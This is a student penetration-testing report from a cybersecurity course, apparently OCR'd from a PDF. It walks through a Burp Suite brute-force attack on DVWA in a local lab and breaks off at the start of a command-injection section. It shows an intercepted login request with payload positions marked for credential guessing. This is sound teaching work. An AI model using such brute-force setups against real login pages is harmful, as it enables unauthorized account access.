INSTITUTE OF EMERGING CAREERS IEC

STUDENT NAME: MUHAMMAD ANSAR RAZA

INSTRUCTOR NAME: SHAHZAIB ALI KHAN

BATCH & COURSE: COHORT-06 & CYBER SECURITY

Penetration Testing Report:

Vulnerability Detection & Exploitation of DVWA-Damn Vulnerable Web Application

Commercial-in-Confidential

June 16, 2023

Table of Contents

List of Figures

Confidentiality Statement


This document is the exclusive property of Institute of Emerging Careers (IEC). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of the IEC.

Disclaimer

The findings and recommendations reflect the information gathered during the assessment, not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls.

Introduction

A web application is composed of several components which need a systematic approach to perform penetration testing.



Hence, various steps that need to be followed to exploit web applications according to the web application hacker's methodology it will be:

Information Gathering and Enumeration: The information gathering, and enumeration of the vulnerabilities have been illustrated with the use of the nmap tool on the damn vulnerable web application in the exploit.


Input based issues and issues with specific functionality detection: The issues related to input can be command injection and Brute force attacks have been also well explained. Meanwhile, SQL injection which is an exploit specifically focuses on attacks on database.

Logical vulnerability detection: Logical concepts for detecting vulnerabilities have been used in all the exploits which lets one aware of the exploit implementation possibility and risk related to that.

Authentication, session management and access control vulnerabilities detection: Authentication bypass and session hijacking which are exploited comes under this category.

Miscellaneous and Information Leakage Tests: The Cross-site scripting recipes and the last unvalidated redirects and forwards exploit recipe highlights this category of attacks.

In order to perform the above mentioned procedure to execute penetration testing, the use of publicly available vulnerable applications will be used as the main goal is to make future enthusiasts learn about the whole process to make the information secure and not to make them able to attack the web applications.



Technical Requirements

The following web application will be used for testing purposes:

1. Damn Vulnerable Web Application (DVWA)

This web application already exists within a vulnerable operating system named Metasploitable-2 and the best system to perform the penetration testing will be Kali Linux. Hence, we need the following two virtual operating systems that can be opened in the VMware Workstation and the links are given below:


1. Kali Linux (Kali-Linux-2020.1-vmware-amd64):

https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

2. Metasploitable-2(Metasploitable2-Linux): https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

1. DVWA- Brute Force Exploit using Burp suite


Brute force attack is the type of attack in which the concept of trial and error is used by the hacker to figure out the user login credentials for other purposes. DVWA is subject to the brute force attack which can be done with the help of a tool named Burp suite which can intercept the requests by integrating with the web browser and further use payloads to input from the list.





Approach


DVWA will be set to low security level and burp suite will be integrated with the web browser to use the default proxy settings and then first intercepting the request after entering random user credentials in the brute force section DVWA web page. Once the request is intercepted the retrieved raw information will be sent to the intruder where the cluster bomb attack type will be chosen in the positions tab and two payloads will be created along with the input list to perform the brute force attack.

Exploit Execution Details


Vulnerability: JavaScript
Vulnerability: Brute Force
127.0.0.1/DVWA/vulnerabilities/brute/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
My awesome Photoblog
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Brute Force
Login
Username:
Password:
Login
More Information
https://owasp.org/www-community/attacks/Brute_force_attack
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
https://www.golinuxcloud.com/brute-force-attack-web-forms


Burp Suite Community Edition v2023.1.2 - Temporary Project
Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Open browser
GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
0 matches


Burp Suite Community Edition v2023.1.2 - Temporary Project
Positions
Payloads
Resource pool
Settings
Choose an attack type
Attack type: Cluster bomb
Start attack
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://127.0.0.1
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /DVWA/vulnerabilities/brute/?username=$admin$&password=$password$&Login=$Login$ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=$k77vm1e8hue9dg38i6dumnrak95
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
0 matches
Clear
5 payload positions
Length: 564




Summary

This attack introduce enthusiasts to the tool named burp suite which can be utilized to perform web application exploits and this attack helps one understand how important it is to hide the source code else it can be used by hackers to perform the brute force attack like it was done.

2. DVWA- Command Injection


Command injection is a type of input-based exploit in which hacker can mention specific set of commands or codes in the vulnerable applications where user input is required. The process of checking the source code of the web application which in this case will be DVWA and then placing set of commands in the input field to retrieve the sensitive information from the application.





Approach

